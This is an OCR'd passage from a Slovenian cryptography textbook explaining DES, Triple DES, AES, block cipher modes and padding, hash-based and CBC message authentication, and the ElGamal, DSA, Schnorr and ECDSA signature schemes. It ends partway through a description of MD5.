
Blok sporočila se pred rundami razdeli na dve 32-bitni polovici. Takšno polovico nato razširimo, tako da ima 48 bitov (tako kot podključ). Nato med njo in podključem izvedemo operacijo XOR (ekskluzivni ali). Zatem ta rezultat razbijemo na 8 S-BOX-ov, ki šestbitne vhodne bite nelinearno preslikajo v 4 bitne izhode, ki se nato staknejo v 32 bitno polovico. Končno nadnjo izvedemo še permutacijo (P-BOX) .




Slika 1: Feistel Cipher za DES

Pred naslednjo rundo polovici zamenjamo, tako da v vsaki rundi izmenoma izvedemo Feistel-ovo funkcijo za DES (kot smo jo opisali) nad drugo polovico. Tako da v rundi ene od polovic ne spremenimo (glej Sliko 2).

Pomembno vlogo igra tudi generiranje 16 tih podključev iz (glavnega) ključa. Generiranje poteka tako, da najprej nad 56 bitnim ključem izvedemo začetno permutacijo (PC-1), nato razdelimo na dve polovici po 28 bitov. Obe polovici rotiramo levo za eden bit ali dva, potem pa iz vsake polovice s permutacijo (PC-2) izberemo 24 bitov (skupaj torej 48 bitov) in tako dobimo podključ. Rotacijo in permutacijo PC-2 izvedemo 16 krat (Glej Sliko 3) .



Slika 2: Potek DES šifriranja



Slika 3: Generiranje podključev za DES runde

12.3.2 Triple DES

Ker DES ne zagotavlja več dovolj velike varnosti (vsaj ne za vojaške potrebe), zaradi velike razširjenosti DES-a pa je potrebna kompatibilnost za nazaj, so razvili Triple DES (3-DES). Triple DES je prav to, kar pravi njegovo ime, namreč sestavljen je s treh DES faz, s tem da je druga faza obrnjen DES (dešifriranje), prva in tretja pa običajni. Triple DES ima tri 56 bitne ključe, vsakega za eno fazo. Imamo možnost, da so vsi trije različni, da sta prvi in tretji ista in da so vsi trije isti. V zadnjem primeru gre pravzaprav za osnovni DES (in je rezultat isti, kot pri DES-u) – kompatibilnost za nazaj. Moč ključev je tako 168, 112 in 56 bitov respektivno.
Šifriranje po fazah je torej DES šifriranje s ključem 1, DES dešifriranje s ključem 2 in DES šifriranje s ključem 3.
Dešifriranje po fazah, pa je, DES dešifriranje s ključem 3, DES šifriranje s ključem 2 in DES dešifriranje s ključem 1 .

12.3.3 AES (Advanced Encryption Standard)

(glej tudi stran 138 Advanced Encryption Standard)

AES je bil izbran preko natečaja s katerim so iskali naslednika za DES. Izbran je bil algoritem, ki sta ga ustvarila belgijska kriptografa Joan Daemon in Vincent Rijmen. Imenovala sta ga Rijndael – po kombinaciji črk iz njunih priimkov, sedaj pa je, kot zmagovalec natečaja, znan, kar kot AES. Njegove odlike so, da ga je enostavno implementirati, tako programsko, kot strojno, je hiter in ne zahteva veliko pomnilnika. Sprejema bloke dolžine 128 bitov, ključ pa je lahko dolg 128, 192 ali 256 bitov, konstruiran je tako, da ne uporablja Feistel-ovega omrežja. Operacije ne izvaja nad biti ampak nad bajti, tako da 128 bitni vhod pretvori v matriko 4*4 bajte. Šifriranje poteka z reverzibilnimi operacijami nad končnimi polji (finite fields). Vsaka runda (skupaj jih je 10, 12 ali 14, glede na velikost ključa), sestoji iz štirih operacij nad omenjeno matriko z blokom sporočila .

Operacije so:
1. ZamBajti (SubBytes)
2. Rotiranje vrstic (ShiftRows)
3. Premešanje stolpcev (MixColumns)
4. Dodajanje ključa runde (AddRoundKey)
Poleg teh imamo še začetno in zaključno rundo. Pri začetni uporabimo zgolj AddRoundKey, pri zaključni pa samo SubBytes, ShiftRows in AddRoundKey.

SubBytes nad vsakim bajtom sporočila uporabi 8 bitno Rijndael S-box transformacijo, ki je izpeljana iz multiplikativnega inverza (multiplicative inverse) nad končnim poljem GF(2^8).
ShiftRows deluje tako, da vrstice v matriki za določen faktor rotiramo levo. Prva vrstica ostane nespremenjena, drugo vrstico rotiramo za en bajt, tretjo za dva bajta in tretjo za tri.

MixColumns. Pri tej operaciji vsak stolpec sporočila, ki ga šifriramo (kot rečeno 128 bitov, matrika 4 x 4 bajtov), pomnožimo z matriko:

$$\begin{bmatrix} r_0 \\ r_1 \\ r_2 \\ r_3 \end{bmatrix} = \begin{bmatrix} 2 & 3 & 1 & 1 \\ 1 & 2 & 3 & 1 \\ 1 & 1 & 2 & 3 \\ 3 & 1 & 1 & 2 \end{bmatrix} \begin{bmatrix} a_0 \\ a_1 \\ a_2 \\ a_3 \end{bmatrix}$$

$r_0 = 2a_0 + a_3 + a_2 + 3a_1$

$r_1 = 2a_1 + a_0 + a_3 + 3a_2$

$r_2 = 2a_2 + a_1 + a_0 + 3a_3$

$r_3 = 2a_3 + a_2 + a_1 + 3a_0$


Te operacije se izvajajo v Rijndael finite field-u, kjer seštevanje in odštevanje izvajamo preprosto z operacijo XOR, medtem ko je množenje relativno zapletena operacija .

Dodajanje ključa runde (AddRoundKey)

V tem koraku izvedemo XOR operacijo med stanjem sporočila in ključem runde. Ta (pod)ključ moramo generirati iz glavnega ključa, vključene operacije so rotiranje, posebna operacija imenovana Rcon:

$$rcon(i) = x^{(254+i)}\ mod\ x^8 + x^4 + x^3 + x + 1 \quad (1)$$

Ter Rijndael-ova S-BOX transformacija.



Slika 4: AES operacije nad sporočilom v eni rundi (ByteSub, ShiftRow, MixColumns, AddRoundKey)

Funkcije AES šifriranja so vključene v številna programska okolja (C/ASM, nekatere C++ knjižnice, C#/.NET 3.5, Java, Delphi, Lisp ...) ter aplikacijah za arhiviranje (7z, WinZip, RAR,...), šifriranje diska (FileVault, DiskCryptor, ...), za varne komunikacije v omrežju,...

12.4 Načini operacij (Block Cipher Modes of Operation)

Ker so sporočila, ki jih šifriramo, običajno daljša, kot velikost bloka, ki ga sprejema dotični bločni simetrični algoritem, moramo poskrbeti za porazdelitev na bloke. Ti bloki se nato eden po eden šifrirajo .

Poleg tega je dobro dodati še več naključnosti, sploh dodati znake, tako da je šifrirano sporočilo daljše, ponavadi moramo tudi dopolniti zadnji blok, če dolžina nešifriranega besedila ni večkratnik dolžine bloka.

Doseči želimo zaupnost (confidentiality) in integriteto sporočila (integrity). Starejši algoritmi načina operacij npr. ECB, CBC, OFB, CFB, ... tega ne zmorejo izvesti naenkrat, temveč morajo dvakrat skozi. To pa zmorejo novejši algoritmi, kot so: CCM, IAPM, EAX, GCM, OCB,..

Vsi algoritmi načina operacij razen ECB, zahtevajo vektor za inicializacijo (IV Initialization Vector). Ta vektor je običajno velikosti enega bloka oziroma je dolg toliko kot dotični ključ za šifriranje. Ta vektor morata poznati obe strani, ni pa nujno, da je tajen. Pomembno je, da se isti vektor, ne uporabi dvakrat z istim ključem .

12.4.1 Elektronska kodirna knjiga (ECB Electronic Codebook)

To je najenostavnejši algoritem in v bistvu sploh ni uporaben za šifriranje. Sporočilo razdeli na bloke in vsakega šifrira. Enaki nešifrirani bloki se šifrirajo v enake šifrirane bloke.

12.4.2 Veriženje šifrirnih blokov (CBC Cipher-Block Chaining)

Vsak blok nešifriranega besedila, se pred šifriranjem kombinira s predhodnim blokom z operacijo XOR. S prvim blokom besedila oz. sporočila pa se z operacijo XOR kombinira inicializacijski vektor. Algoritmi CFB (Cipher FeedBack), OFB (Output FeedBack) in CTR (Counter) naredijo tokovno šifriranje na osnovi blokovnega.

12.4.3 Integriteta šifriranega sporočila

Pri šifriranju sporočila, ni pomembno samo, da ga ni mogoče razpoznati, ampak tudi da med prenosom ni bilo spremenjeno. Spremeni se lahko zaradi napak ali pa ga je prestregel in spremenil napadalec. Zaradi navedenega, moramo poskrbeti tudi za integriteto sporočila. To praviloma dosežemo, s katerim MAC (Message Authentication Code) algoritmov.

12.5 Dopolnjevanje (Padding)

Pri načinih operacij, kot sta ECB in CBC, mora sporočilo točno napolniti bloke, tudi zadnjega. V praksi uporabljamo več metod, najenostavnejša je, da manjkajoče znake napolnimo z ničelnimi bajti. Pri CBC največ uporabljamo metodo, pri kateri zadnji blok dopolnimo z enim bitom 1 za morebitne

preostale pa bite 0. Če pa se sporočilo točno ujema z zadnjim blokom, dodamo še en blok, v katerem je prvi bit 1, vsi preostali pa 0 .

12.6 Sklep

V našem času je zanesljivo šifriranje nuja. Simetrični šifrirni algoritmi so učinkoviti in v koraku s časom. Ti algoritmi so dostopni vsem, vse kar mora biti skrivno so ključi.

12.7 Literatura

Wenbo Mao, Modern Cryptography, Hewlett-Packard Company, 2004
Advanced Encryption Standard, http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf, 2009
Data Encryption Standard, http://csrc.nist.gov/publications/fips/fips46-3/fips46-3.pdf, 2009
Dworkin Morris, Recommendation for Block Cipher Modes of Operation,
http://csrc.nist.gov/publications/nistpubs/800-_38a/sp800-38a.pdf , 2009
http://en.wikipedia.org/wiki/Feistel_network, 2009

13 Celovitost podatkov (Data Integrity)

13.1 Uvod

Celovitost podatkov nas zanima predvsem z vidika prenosa podatkov po medijih, ki niso varni pred pasivnimi in ali aktivnimi napadalci. Medtem ko s simetričnim in ali asimetričnim šifriranji, zagotavljamo tajnost prenašanih sporočil, s tehnikami za celovitost podatkov zaznamo neavtorizirano spreminjanje sporočil. Preverimo lahko tudi avtentičnost sporočil.
To lahko izvedemo, tako s simetričnimi, kot tudi z asimetričnimi algoritmi. Razen pri simetričnih algoritmih s CBC so pri tem ključen faktor kriptografske zgoščevalne funkcije (MD5, SHA-1, SHA-2,..).

Med simetričnimi algoritmi uporabljamo predvsem kriptografske zgoščevalne funkcije s ključem (HMAC) - to so šifrirne zgoščevalne funkcije, kot je SHA-1, dodatno obdelane s ključem, ki je za obe strani isti. Kot smo rekli uporabljamo tudi blokovne simetrične šifrirne algoritme s CBC načinom operacij (AES-CBC, 3DES-CBC, itd.) - pri teh pa ne potrebujemo kriptografskih zgoščevalnih funkcij.

Od asimetričnih pa uporabljamo RSA, eliptične krivulje, ElGamal in družino algoritmov izpeljanih iz ElGamal. Tu so ponovno temelj kriptografske zgoščevalne funkcije.

Asimetrični algoritmi nudijo dodatno možnost, ki jih simetrični ne, namreč z njimi lahko enolično določimo izvor, avtorstvo sporočila. To je tako imenovan elektronski podpis (digital signature). Vsaka entiteta, ki dobi sporočilo, lahko neopovrgljivo ugotovi čigavo je.

13.2 Definicija celovitosti podatkov


Če so Podatki poljubna informacija, in je *Ke* šifrini ključ in je *Ko* pripadajoči overitveni ključ, potem je Zaščita celovitosti podatkov transformacija imenovana Koda za zaznavo manipulacij (MDC - Manipulation Detection Code) .

Entiteta, ki iniciira komunikacijo ustvari:

$$MDC \leftarrow f(Ke, Data)$$

Entiteta, ki prejme sporočilo, izvede preveritev:

$$g(Ko, Data, MDC) = \begin{cases} 1, če\ MDC = f(Ke, Data) \\ 0, če\ MDC \neq f(Ke, Data) \end{cases}$$



Slika 1: Potek preverjanja celovitosti sporočil

Med simetričnimi in asimetričnimi algoritmi preverjanja je ena od razlik to, da sta pri simetričnih kodirni in overitveni ključ enaka, pri asimetričnih, pa je kodirni ključ zasebni ključ, overitveni ključ pa javni ključ pošiljatelja .

13.3 Simetrični algoritmi

Pri simetričnih algoritmih za zagotovitev celovitosti sporočil MDC imenujemo kar MAC (Message Authentication Code). Pri tem imamo dva glavna podrazreda: prvi so zgoščevalne funkcije z uporabo ključa HMAC, ki delujejo na osnovi: MD5, SHA-1, SHA-2, RIPEMD,... Drugi podrazred pa tvorijo razni blokovni simetrični šifrirni algoritmi z CBC načinom operacij .

13.4. Kriptografske zgoščevalne funkcije

Kriptografske (ali tudi šifrirne) zgoščevalne funkcije v nadaljevanju kar zgoščevalne funkcije (čeprav je to širši pojem) so deterministične funkcije, ki zaporedje bitov poljubne dolžine pretvorijo v zgoščeno vrednost (digest), ki je niz bitov fiksne dolžine. Zahtevane lastnosti zgoščevalnih funkcij so :

1. Mešanje transformacij (Mixing-transformation). Vsako vhodno zaporedje bitov mora pretvorit v uniformno zaporedje, ki se ne razlikuje od poljubnega niza z isto dolžino.

2. Odpornost na trke (Collision Resistance). Zahteva, da mora biti neizračunljivo doseči zgostitev dveh različnih vhodnih vrednosti: $x \neq y$ v isto zgoščeno vrednost $h(x) = h(y)$. Tipična dolžina zgoščene vrednosti je 160 bitov, minimalna pa 128 bitov.

3. Predpodoba (Pre-image Resistance). Zahteva, da je zgoščena vrednost dovolj velika in da iz nje ni mogoče izračunati vhodnega zaporedja

4. Učinkovitost izvedbe (Practical Efficiency). Izračun zgoščene vrednosti naj ima polinomsko časovno zahtevnost, po možnosti linearno.

Zgoščevalne funkcije imajo pri šifriranju več uporabnih nalog. Z njimi iz sporočila izračunamo njegov izvleček (Message Digest) za: MAC, elektronske podpise, zaznavo podvajanja, kontrolne vsote (Checksums), ... Služijo tudi za overitve in psevdonaključne funkcije .

13.5 Celovitost in overitev sporočil z zgoščevalnimi funkcijami s ključem (HMAC)

Pri tem postopku uporabljamo skrivni ključ, ki ga morata poznati obe strani(ki ga lahko vzpostavimo s katerim od asimetričnih algoritmov, npr. Diffie-Helmann). Preden sporočilo pošljemo, ga obdelamo z zgoščevalno funkcijo in s ključem ter rezultat pripnemo k sporočilu. Oseba, ki to sprejme, tudi sama obdela sporočilo z istim ključem in funkcijo. Če je rezultat isti, smo lahko skoraj povsem prepričani, da se sporočilo med potjo ni spremenilo. Ta postopek običajno imenujemo kar HMAC (Hash-based Message Authentication Code). Zgoščevalne fukcije, ki se uporabljajo so npr. MD4, MD5, SHA-0, SHA-1, SHA-2 in druge. Trenutno se še uporablja SHA-1, se pa že tudi SHA-2 (ki pa npr. ne deluje na Windows XP SP2 in starejših). MD4, MD5 in SHA-0, se za potrebe šifriranja (skoraj) več ne uporabljajo, ker so premalo varne.

13.6 Celovitost in overitev sporočil z blokovnimi simetričnimi šifrirnimi algoritmi

Namesto zgoščevalnih funkcij, lahko za potrebe MAC priredimo, kakšnega od blokovnih simetričnih šifrirnih algoritmov (npr. AES, DES, 3DES, ...) z načinom operacij CBC. Sporočilo razdelimo na bloke velikosti, kot jih sprejemajo dotični algoritmi ter zadnji blok sporočila eventualno dopolnimo (padding). Izberemo tudi ustrezen vektor za inicializacijo (IV – Initialisation Vector). Med njim in prvim šifriranim blokom izvedemo XOR logično operacijo. Ta postopek (kombinacijo trenutnega rezultata (prvi je IV) z naslednjim šifriranim blokom) nato ponavljamo dokler sporočilo ni v celoti obdelano. Končnemu MAC rezultatu dodamo IV in ju skupaj s sporočilom pošljemu drugi strani. Ta postopek imenujemo tudi CBC-MAC .

13.7 Asimetrični algoritmi in elektronski podpisi

Asimetrični algoritmi v povezavi z zgoščevalnimi funkcijami, nudijo novo pomembno zmožnost – elektronski podpis (digital signature). Pri tem koristno uporabljamo dejstvo, da lahko sporočilo šifrirano z zasebnim ključem, dešifriramo s pripadajočim javnim ključem. Postopek poteka v splošnem tako, da z zgoščevalno funkcijo iz sporočila pridobimo izvleček, ki ga šifriramo z zasebnim (privatnim) ključem. Pošljemo skupaj s sporočilom, ki ga nato lahko dešifrira in preveri vsak, ki ima javni ključ originalnega pošiljatelja. Ker v splošnem vemo, čigav je zasebni ključ, ta ne more zanikati avtorstva (non-repudiation).

To je pomembno pri aplikacijah, kot je spletno bančništvo. Npr. komitent banke po transakciji ne more trditi, da ni prenakazal denarja, če ga v resnici je.

13.8 Elektronski podpis z ElGamal (ElGamal signature scheme)

Ta algoritem temelji na težki izračunljivosti diskretnega logaritma. Sicer se redko uporablja, ker se večinoma DSA.

1. Najprej izberemo parametre sistema. To je zgoščevalno funkcijo *H*, ki je »odporna na trke« (Collision-Resistant). Zelo veliko praštevilo *p* in generator multiplikativne grupe celih števil po modulu *p*, *g*. Ta morajo poznati vsi uporabniki sistema.

2. Generiramo privatni in javni ključ uporabnika. Zasebni ključ je naključno izbrano celo število *x*, tako da je *0 < x < p-1*. Nato izračunamo $y = g^x \ mod \ p$ (ki je del javnega ključa). Javni ključ je tako trojček *(p, g, y).*

3. Podpisovanje sporočila *m* poteka po naslednjem postopku. Izberemo celo, naključno izbrano število *k*, tako da velja *0 < k < p-1* in *nsd(k, p-1) = 1* (*nsd* je največji skupni delitelj). Izračunamo $r \equiv g^k \ mod\ p$, $s \equiv (H(m) - \ xr)k^{-1}\ (mod\ \ p - 1)$. Če je *s = 0*, izberemo nov *k* in ponovimo postopek. Drugače predstavlja par (*r, s*), elektronski podpis sporočila *m*, ki ga je podpisal uporabnik s privatnim ključem *x* in javnim ključem (*p, g, y*).

4. Preveritev podpisa sporočila *m*, pa poteka tako, da najprej preverimo, če je: *0 < r < p in 0 < s < p -1* ter nato če je: $g^{H(m)} \equiv y^r r^s \ mod\ p$. V tem primeru je podpis pristen.

13.9 DSA (Digital Signature Algorithm)

DSA je od leta 1991 z manjšimi popravki ameriški standard za elektronsko podpisovanje. Algoritem zajema generiranje ključev, podpisovanje sporočil in preverjanje podpisov .

Pri generiranju ključev najprej izberemo ustrezne argumente algoritma, ki jih nato uporabljajo vsi uporabniki sistema.

1. Izberemo zgoščevalno funkcijo *H*, običajno SHA-2 (SHA-1 opuščamo).

2. Določimo dolžino ključev *L* in *N*, ki določata kako močno bo šifriranje. Sedaj že uporabljamo pare (1024, 160), (2048, 224), (2048, 256) in (3072, 256)

3. Izberemo *q*, ki je *N*-bitno praštevilo, ki ne sme biti daljše od rezultata zgoščevalne funkcije.

4. Izberemo *p*, *L*-bitno praštevilo, ki služi za modul, tako da je *p – 1* večkratnik *q.*

5. Izberemo število *g*, katerega multiplikativna moč (order) po modulu *p*, je *q*. Pridobimo ga tako, da izračunamo: $g = h^{\frac{(p-1)}{q}}\ mod\ p$ za nek *h (1<h<p-1).* Če je *g=1* izberemo drug *h*. *h* je običajno 2.

6. Te argumente morajo imeti vsi uporabniki sistema.

V nadaljevanju generiranja ključev izračunamo zasebni in javni ključ uporabnika, ki podpisuje sporočila:

1. Naključno izberemo zasebni (privatni) ključ, ki je 0 < x < q

2. Izračunamo $y = \ g^x\ mod\ p$

3. Javni ključ je *(p, q, g, y),* privatni ključ je *x*

Ko so ključi generirani, lahko uporabnik podpisuje svoja sporočila. Pri tem izvaja naslednji postopek (*H* je zgoščevalna funkcija, *m* je sporočilo):

1. Za vsako sporočilo naključno izbere vrednost *k 0 < k < q*

2. Izračuna $r = \left(g^k\ mod\ p\right) mod\ q$

3. Izračuna $s = \left(k^{-1}(H(m) + x * r)\right) mod\ q$

4. Izračunaj ponovno (novi *k*), če je *r* ali *s* enak *0*.
5. Elektronski podpis predstavlja par (*r, s*)

Uporabnik, ki prejme elektronsko podpisano sporočilo, ga lahko preveri z:

1. Ga zavrne, če ni 0 < r < q in 0 < s < q
2. Izračuna $w = (s)^{-1}\ mod\ q$
3. Izračuna $u1 = (H(m) * w) mod\ q$
4. Izračuna $u2 = (r * w) mod\ q$
5. Izračuna $v = \big((g^{u1} * y^{u2}) mod\ p\big) mod\ q$
6. Podpis je veljaven, če je *v = r*

13.10 Schnorr-ov elektronski podpis (Schorr signature)

To je najenostavnejši elektronski podpis. Temelji na problemu diskretnega logaritma, za katerega verjamemo, da ni rešljiv v polinomskem času. Algoritem je učinkovit in tvori kratke podpise . Postopek je sledeč:

1. Določimo sistemske parametre. To je grupo *G* z generatorjem *g* reda *p*, (*p* je veliko praštevilo). Za *G* moraveljati, da je v njej problem diskretnega logaritma težek. Običajno vzamemo primerno Schnorr-ovo grupo. Izberemo tudi ustrezno zgoščevalno funkcijo H. Privatni ključ je naključno izbran *x, 0 < x < p* in javni ključ *y,* $y = g^x$.
2. Podpisovanje sporočila *m*, poteka: naključno izberemo *k, 0 < k < p*; $r = g^k$; $e = H(m \parallel r)$; $s = (k - xe) mod\ p$. Podpis predstavlja par (*e, s*), velja $0 \leq e < p$ in $0 \leq s < p$. Če uporabimo Schnorr-ovo grupo in je $p\ < 2^{160}$, je podpis lahko 40 bajten.
3. Preverjanje podpisa, naj $r_v = g^s y^e$ in $e_v = H(m \parallel r_v)$. Če je $e = e_v$ potem je podpis pristen.

13.11 Elektronski podpis z eliptičnimi krivuljami (Elliptic Curve DSA)

Ta elektronski podpis je varianta DSA, ki uporablja šifriranje z eliptičnimi krivuljami. Dolžina ključa je v primerjavi z originalnim DSA, pri isti šifrirni moči, precej manjša: 160 bitni ključ ustreza 1024 bitnemu pri originalnem DSA algoritmu. Sama velikost podpisa pa je pri obeh postopkih ista: *4 * t*, pri čemer je *t* merilo varnostne stopnje (security level). Npr. za varnostno stopnjo 80 bitov potrebujemo dolžino podpisa 320 bitov .

1. Ponovno moramo najprej izbrati parametre sistema. To so *(q, f, a, b, G, n, h), q* in *f* določata končno binarno polje, kjer je *q* stopnja binarnega polinoma, ki določa binarno končno polje. *a* in *b* sta konstanti, ki določata eliptično krivuljo ($y^2 + y = x^3 + ax + b$). *G* je generator

grupe na izbrani eliptični krivulji, *n* red grupe (*nG* je element identitete (ta je za eliptično krivuljo točka v neskončnosti)) in *h* kofaktor (biti mora manjši ali enak 4, zaželjen je 1). Izbrati moramo tudi zgoščevalno funkcijo H.

2. Sledi izbira ključev, to je zasebni ključ d_A, naključno izbrano celo število z intervala [1, n-1] in javni ključ $Q_A = d_A G$. Poznati moramo še $L_n$bitno dolžino reda grupe *n*.

3. Podpisovanje sporočila *m*, poteka po naslednjem postopku. Izračunamo *e = H(m)*. Nato *z =* L_n najbolj levih bitov *e.* Izberemo celo število *k*, tako da *0 < k < n*. Zatem izračunamo $r = x_1 \ mod \ n$, kjer je $(x_1, y_1) = kG$. Če je *r = 0*, ponovimo z novim *k*. Izračunamo $s = k^{-1}(z + rd_A) \ mod \ n$. Če je *s=0* ponovimo z novim *k*. Elektronski podpis tvori par (*r, s*).

4. Preveritev podpisa sporočila *m*, pa poteka tako (imeti moramo javni ključ pošiljatelja Q_A in poznati sistemske parametre): Preverimo, da velja: Q_A ni *O* (točka v neskončnosti, element identitete grupe na eliptični krivulji), da Q_A leži na krivulji in da $Q_A = O$, da sta *r* in *s* celi števili za kateri velja *0 < r < n* in *0 < s < n*. Izračunamo *e = H(m)*, nato *z =* L_n najbolj levih bitov *e.*

$w = s^{-1} \ mod \ n, \quad u_1 = zw \ mod \ n \ in \ u_2 = rw \ mod \ n$ ter $(x_1, y_1) = u_1 G + u_2 Q_A$. Podpis je veljaven, če $r = x_1 \ mod \ n$


13.12 Izvedba in vrste kriptografskih zgoščevalnih funkcij (Cryptographic Hash Functions)

13.12.1 MD5 (Message-Digest Algorithm 5)

MD5 se tipično uporablja za preverjanje integritete datotek, ne pa za elektronske podpise, ker ni odporen na trke (Colision Resistant), saj lahko izračuna isti rezultat iz dveh različnih digitalnih certifikatov. Pogosto se uporablja tudi za shranjevanje gesel, tako da ta niso zapisana neposredno v berljivi obliki. V uporabniškem vmesniku uporabnik vpiše geslo, takoj za tem ga obdelamo z MD5 ter v taki obliki shranimo na disk ali primerjamo s shranjenim na disku (če je uporabnik že v bazi). Ker imajo uporabniki radi enostavna gesla, je zelo priporočljivo, da geslu najprej dodamo t.i. sol (salt), znano tudi kot iniciacijski vektor (initialization vektor), to je, kakšnih 32 bitov dolga, naključna vrednost. Tako je napad z grobo silo (brute force) ali »mavrično« tablico (Rainbow Table) mnogo težji. Drugače je »hash« v praksi za napadalca skoraj tako dober kot geslo. Rezultat MD5 je običajno sicer 32 mestno šestnajstiško število .

MD5 je izdelal Ron Rivest leta 1991, kot zamenjavo za MD4. Leta 1996 so v MD5 odkrili prvo pomanjkljivost in se je začela njegova uporaba odsvetovati. Leta 2004 so odkrili še resnejše napake. Leta 2007 so ugotovili, kako izdelati dve različni datoteki, ki data isti izhod ter leta 2008, kako se ponaredijo SSL certifikati .

Delovanje MD5 je sledeče: Sporočilo poljubne dolžine *m*, razbijemo na 512 bitne bloke (šestnajst 32 bitnih celih števil) ter sporočilo dopolnimo z enim bitom 1, nato z biti 0 do 64 bitov manj od večkratnika 512. V zadnjih 64 bitov pa zapišemo originalno dolžino sporočila. Nato deluje na 128 bitnem stanju, razdeljenim v štiri 32 bitne besede (A, B, C, D) inicializirane s konstantami



Slika 2: MD5 operacija

Slika 1 prikazuje eno od 64 takšnih, v 4 pomovitve grupiranih 16 operacij. F je nelinearna funkcija, ki se pojavlja v štirih oblikah, je pri vsaki od 4 ponovitev nekoliko drugačna

$$F(X,Y,Z) = (X \wedge Y) \vee (\neg X \wedge Z)$$

$$G(X,Y,Z) = (X \wedge Z) \vee (Y \wedge \neg Z)$$

